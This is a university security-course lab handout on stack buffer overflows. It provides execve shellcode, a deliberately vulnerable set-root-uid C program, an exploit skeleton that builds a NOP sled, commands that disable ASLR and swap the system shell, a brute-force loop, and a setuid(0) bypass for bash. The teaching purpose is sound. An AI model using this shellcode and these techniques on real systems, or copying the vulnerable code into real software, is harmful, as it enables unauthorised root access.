Buffer Overflow Vulnerability Lab (414-S13 version)

Due April 5 2013, 11:59PM

1 Lab Overview

The learning objective of this lab is for students to gain first-hand experience of the buffer-overflow attack. This attack exploits a buffer-overflow vulnerability in a program to make the program bypass its usual execution sequence and instead jump to *alternative code* (which typically starts a shell). Specifically, the attack overflows the vulnerable buffer to introduce the alternative code on the stack and appropriately modify the return address on the stack (to point to the alternative code). There are several defenses against this attack (other than fixing the overflow vulnerability), such as address space randomization, compiling with stack-guard, dropping root privileges, etc.

In this lab, students are given a set-root-uid program with a buffer-overflow vulnerability for a buffer allocated on stack. They are also given a *shellcode*, i.e., binary code that starts a shell. Their task is to exploit the vulnerability to corrupt the stack so that when the program returns, instead of going to where it was called from, it calls the shellcode, thereby creating a shell with root privilege. Students will also be guided through several protection schemes implemented in Ubuntu to counter this attack. Students will evaluate whether or not the schemes work.

2 Lab Environment

Use the preconfigured Ubuntu machine. Your submission will be tested on the preconfigured Ubuntu machine provided earlier for project 1 or project 2. If it doesn't work on that machine, you will get no points. It makes no difference if your submission works on another Ubuntu version (or another OS).

The amount of code you have to write in this lab is small, but you have to understand the stack. Using `gdb` (or some equivalent) is essential. The article, *Smashing The Stack For Fun And Profit*, is very helpful and gives ample details and guidance. Read it if you're stuck.

Throughout this document, the prompt for an ordinary (non-root) shell is "$", and the prompt for a root shell is "#".

2.1 Disabling address space randomization

Ubuntu, and several other Linux-based systems, use "address space randomization" to randomize the starting address of heap and stack. This makes it difficult to guess the address of the alternative code (on stack), thereby making buffer-overflow attacks difficult. Address space randomization can be disabled by executing the following commands.

```
$ su root
  Password: (enter root password)
# sysctl -w kernel.randomize_va_space=0
```

2.2 Alternative shell program `/bin/zsh`

A "set-root-uid" executable file is a file that a non-root user can execute with root privilege; the OS temporarily gives root privilege to the user. More precisely, each user has a real id (ruid) and an "effective" id (euid). Ordinarily the two are the same. When the user enters the executable, its euid is set to `root`. When the user exits the executable, its euid is restored (to ruid).

However if the user exits abnormally (as in a buffer-overflow attack), its euid stays as root even after exiting. To defend against this, a set-root-uid shell program usually drops its root privilege before starting a shell if the executing process is only an effective (but not real) root. So a non-root attacker would get a shell but it would not be a root shell. Ubuntu's default shell program, `/bin/bash`, has this protection mechanism. There is another shell program, `/bin/zsh`, that does not have this protection scheme. You can make it the default by modifying the symbolic link `/bin/sh`.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Note: Avoid shutting down Ubuntu with `/bin/zsh` as the default shell; instead suspend vmplayer or virtual box. Otherwise, when Ubuntu reboots, the GNOME display is disabled and only a tty comes up. If that happens, here are several fixes:

- Login, sudo shutdown. A menu comes up. Choose "filesystem clean", then "normal reboot".
- Login and do following:
  `sudo mount -o remount /` // mounts the filesystem as read-write
  `sudo /etc/init.d/gdm restart` //restarts GNOME Display Manager

2.3 Disabling stack guard

The gcc compiler implements a security mechanism called "Stack Guard" to detect buffer overflows, and hence prevent buffer-overflow attacks. You can disable this protection by compiling with the switch `-fno-stack-protector`. For example, to compile a program `example.c` with Stack Guard disabled, do the following command:

```
gcc -fno-stack-protector example.c
```

2.4 Starter files

Starter files at `http:www.cs.umd.edu/~shankar/414-S13/p5starter.zip`.

3 Shellcode

A **shellcode** is binary code that launches a shell. Consider the following C program:

```
/* start_shell.c */

#include <stdio.h>
int main( ) {
   char *name[2];
   name[0] = ‘‘/bin/sh’’;
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The machine code obtained by compiling this C program can serve as a shellcode. However it would typically not be suitable for a buffer-overflow attack (e.g., it would not be compact, it may contain 0x00) entries). So one usually writes an assembly language program, and assembles that to get a shellcode.

We provide the shellcode that you will use in the stack. The following C program contains the shellcode in array `char[]`. The program executes the shellcode. Please compile and run and see whether a shell is invoked. Also, compare this shellcode with the assembly produced by `gcc -S start_shell.c`.

```
/* call_shellcode.c  */

/* A program that executes shellcode stored in a buffer */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdql                      */
  "\xb0\x0b"             /* movb    $0x0b,%al         */
  "\xcd\x80"             /* int     $0x80             */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

A few places in this shellcode are worth noting. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one used here (`cdql`) is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

4 The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BSIZE 517

int bof(char *str)
{
  char buffer[12];

  /* The following allows buffer overflow */
  strcpy(buffer, str);

  return 1;
}


int main(int argc, char **argv)
{
  char str[BSIZE];
  FILE *badfile;

  badfile = fopen("badfile", "r");
  fread(str, sizeof(char), BSIZE, badfile);
  bof(str);

  printf("Returned Properly\n");
  return 1;
}
```

The vulnerable program, `stack.c`, is given above. To compile it without stack guard and make the executable set-root-uid, do the following:

```
$ su root
  Password (enter root password)
# gcc -o stack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

The above program has a buffer-overflow vulnerability in function `bof()`. The program reads `517` (`BSIZE`) bytes from file `badfile` and passes this input to function `bof()`, which uses `strcpy()` to store the input into `buffer`. But `buffer` is only 12 bytes and `strcpy()` does not check for buffer boundary. So overflow can happen. The file `badfile` is controlled by a normal user. Thus the normal user can exploit this buffer-overflow vulnerability. Because the program is a set-root-uid program, the normal user might be able to get a root shell. The objective is to create the file `badfile` such that when the vulnerable program is executed a root shell is spawned when `bof()` returns.

5 Task 1: Exploiting the Vulnerability

For this task:

- Disable address space randomization (section 2.1).
- Make `/bin/zsh` the default shell program (section 2.2).
- Make `stack` set-root-uid and without stack guard (see section 4).

The task is to write a program, `exploit_1.c`, that generates an appropriate file `badfile`. It will put the following at appropriate places in `badfile`:

- Shellcode.
- *Target address*: address in stack to which control should go when `bof()` returns; ideally, the address of shellcode.
- NOP instructions: to increase the chance of a successful target address.

The program has exactly one command-line argument: the target address in hex format (e.g., `0x1234abc`). You can use the following skeleton.

```
/* exploit_1.c  */

/* Creates a file containing the attack code */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdql                      */
  "\xb0\x0b"             /* movb    $0x0b,%al         */
  "\xcd\x80"             /* int     $0x80             */
;

int main(int argc, char **argv)
{
  char buffer[517];
  FILE *badfile;

  /* Initialize buffer with 0x90 (NOP instruction) */
  memset(&buffer, 0x90, 517);

  /* Fill the buffer with appropriate contents here */

  /* Save the contents to the file "badfile" */
  badfile = fopen("./badfile", "w");
  fwrite(buffer, 517, 1, badfile);
  fclose(badfile);
}
```

After you finish the above program, do the following in a non-root shell. Compile and run the program, thus obtaining file `badfile`. Run the vulnerable program `stack`. If your exploit is implemented correctly, when function `bof` returns it will execute your shellcode, giving you a root shell. Here are the commands you would issue, assuming that the target address is `0x1234abc`.

```
  $ gcc -o exploit_1 exploit_1.c
  $./exploit_1 0x1234abc // create the badfile
  $./stack               // run the vulnerable program
  # <---- Bingo! You've got a root shell!
```

Note that although you have obtained the "#" prompt, you are only a set-root-uid process and not a real-root process; i.e., your effective user id is root but your real user id is your original non-root id. You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

A real-root process is more powerful than a set-root process. In particular, many commands behave differently when executed by a set-root-uid process than by a real `root` process. If you want such commands to treat you as a real root, simply call `setuid(0)` to set your real user id to root. For example, run the following program.

```
void main()
{
  setuid(0);
}
```

6 Task 2: Overcoming the Protection in `/bin/bash`

Now let `/bin/sh` point back to `/bin/bash`, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happened? It appears that there is some protection mechanism in `bash` that makes the attack unsuccessful. Actually `bash` automatically downgrade its privilege if it is executed in set-root-uid context; so even if you invoke `bash`, you will not gain root privilege.

```
  $ su root
    Password: (enter root password)
  # cd /bin
  # rm sh
  # ln -s bash sh   // link /bin/sh to /bin/bash
  # exit
  $./stack          // run the vulnerable program
```

You can overcome this protection by modifying the shellcode so that it first calls `setuid(0)` (to become a real root process) before creating the shell. In x86 Linux, `setuid(0)` reduces to the assembly instruction `int 0x80` (syscall) with `eax` equal to `0x17` (syscall number) and `ebx` equal to `0x0` (syscall argument). The following assembly program achieves this:

```
/* set_uid.s */

.globl main
main:
        xorl %ebx, %ebx           /* set ebx to 0 */
        leal 0x17(%ebx), %eax     /* set eax to 0x17 */
        int $0x080                /* sofware interrupt 0x80 */
```

To get the binary code, assemble the program (`gcc`), run it in gdb, and read the appropriate memory contents.

To sum up, for this task:

- Address space randomization is disabled (as in task 1).
- Make `/bin/bash` the default shell program.
- `stack` is set-root-uid and without stack guard (as in task 1).

The task is to write a program, `exploit_2.c`, that generates an appropriate file `badfile`. The program has exactly one command-line argument: the target address in hex format (as in task 1).

7 Task 3: Address-Randomization Protection

This task has the same environment as task 1 except that address space randomization is enabled:

- Enable address space randomization as follows:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

- `/bin/zsh` is the default shell program.
- `stack` is set-root-uid and without stack guard.

Run the attack developed in task 1. Most likely you will not get a shell. Address randomization drastically reduces the chance of your attack succeeding. Why? But what happens if you repeatedly run the vulnerable code. You can do so with either of the following commands; the second one also shows the number of attempts:

```
$ sh -c 'while [ 1 ]; do ./stack; done;'
$ sh -c 'CNT=0; while [ $CNT -lt 10000 ]; do ./stack; let CNT=CNT+1; echo $CNT; done;'
```

If your exploit program is designed properly, this should eventually get you the root shell. Why?

Furthermore, if `BSIZE` (in program `stack.c`) is increased, you can tailor your exploit to achieve success in less time (i.e., fewer repetitions) on average. How?

The task is to write three exploit programs:

- `exploit_3_1000.c`: develops attack for `stack.c` with `BSIZE` equal to `1000`.
- `exploit_3_10000.c`: develops attack for `stack.c` with `BSIZE` equal to `10000`.
- `exploit_3_100000.c`: develops attack for `stack.c` with `BSIZE` equal to `100000`.

Make sure that the average time to achieve success decreases with increasing `BSIZE`.

8 Task 4: Stack Guard Protection

This task has the same environment as task 1 except that `stack` is compiled with stack guard:

- Address space randomization is disabled.
- `/bin/zsh` is the default shell program.
- Compile `stack` with stack guard and make it set-root-uid as follows:

```
$ su root
  Password (enter root password)
# gcc -o stack stack.c
# chmod 4755 stack
# exit
```

The task has two parts:

1. Run the attack developed in task 1. Report your observations.
2. Compile `foo.c` (a starter file) with and without stack guard, and explain the difference between the two assembly versions (`foo1.s` and `foo2.s`).

```
$ gcc -S -o foo1.s foo.c
$ gcc -fno-stack-protector -S -o foo2.s foo.c
```

9 Submission

Tar up and submit the following files:

- `exploit_1.c`
- `exploit_2.c`
- `exploit_3_1000.c`
- `exploit_3_10000.c`
- `exploit_3_100000.c`
- `targetaddr.txt`:
  - line 1: argument to `exploit_1`
  - line 2: argument to `exploit_2`
  - line 3: argument to `exploit_3_1000`
  - line 4: argument to `exploit_3_10000`
  - line 5: argument to `exploit_3_100000`
- `task4.txt`: your observations and explanations for task 4.

So if `myfiles.tgz` is the name of your tar file, do

```
tar cvfz myfiles.tgz exploit_1.c  ···  exploit_3_100000.c targetaddr.txt task4.txt
```

and submit `myfiles.tgz` to `https://webapps.cs.umd.edu/submissions/201301/cmsc414/docs/P5`.

Note: Only the latest submission counts.

10 Guessing runtime addresses for vulnerable program


Consider an execution of our vulnerable program, `stack`. For a successful buffer-overflow attack, we need to guess two runtime quantities concerning the stack at `bof()`'s invocation.

1. The distance, say R, between the overflowed buffer and the location where `bof()`'s return address is stored. The target address should be positioned at offset R in `badfile`.
2. The address, say T, of the location where the shellcode starts. This should be the value of the target address.

```
void func (char *str) {
  char buffer[12];
  int  variable_a;
  strcpy (buffer, str);
}

Int main() {
  char *str = “I am greater than 12 bytes”;
  func (str);
}
```

(a) A code example



(b) Active Stack Frame in func()

If the source code for a program like `stack` is available, it is easy to guess R accurately, as illustrated in the previous figure. Another way to get R is to run the executable in a (non-root) debugger. The value obtained for R by these methods should be close, if not the same as, as the value when the vulnerable program is run during the attack.

If neither of these methods is applicable (e.g., the executable is running remotely), one can always *guess* a value for R. This is feasible because the stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore the range of R that we need to guess is actually quite small. Furthermore, we can cover the entire range in a single attack by overwriting all its locations (instead of just one) with the target address.

Guessing T, the address of the shellcode, can be done in the same way as guessing R. If the source of the vulnerable program is available, one can modify it to print out T (or the address of an item a fixed offset away, e.g., buffer or stack pointer). Or one can get T by running the executable in a debugger. Or one can *guess* a value for T.

If address space randomization is disabled, then the guess would be close to the value of T when the vulnerable program is run during the attack. This is because (1) the stack of a process starts at the same address (when address randomization is disabled); and (2) the stack is usually not very deep.

Here is a program that prints out the value of the stack pointer (esp).


```
/* sp.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

unsigned long get_sp(void) {
  __asm__("movl %esp,%eax");
}
int main() {
  printf("0x%lx\n", get_sp());
}
```

11 Improving the odds

To improve the chance of success, you can add a number of NOPs to the beginning of the malicious code; jumping to any of these NOPs will eventually get execution to the malicious code. The following figure depicts the attack.



12 Storing an long integer in a buffer

In your exploit program, you may need to store a `long` integer (4 bytes) at position `i` of a `char` buffer `buffer[]`. Since each buffer entry is one byte long, the integer will occupy positions `i` through `i+3` in `buffer[]`. Because `char` and `long` are of different types, you cannot directly assign the integer to `buffer[i]`; instead you can cast `buffer+i` into a `long` pointer and then assign the integer, as shown below:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

Bibliography

1. Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49.
Available at http://www.phrack.org/issues.html?issue=49&id=14#article.
Pdf version at http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf.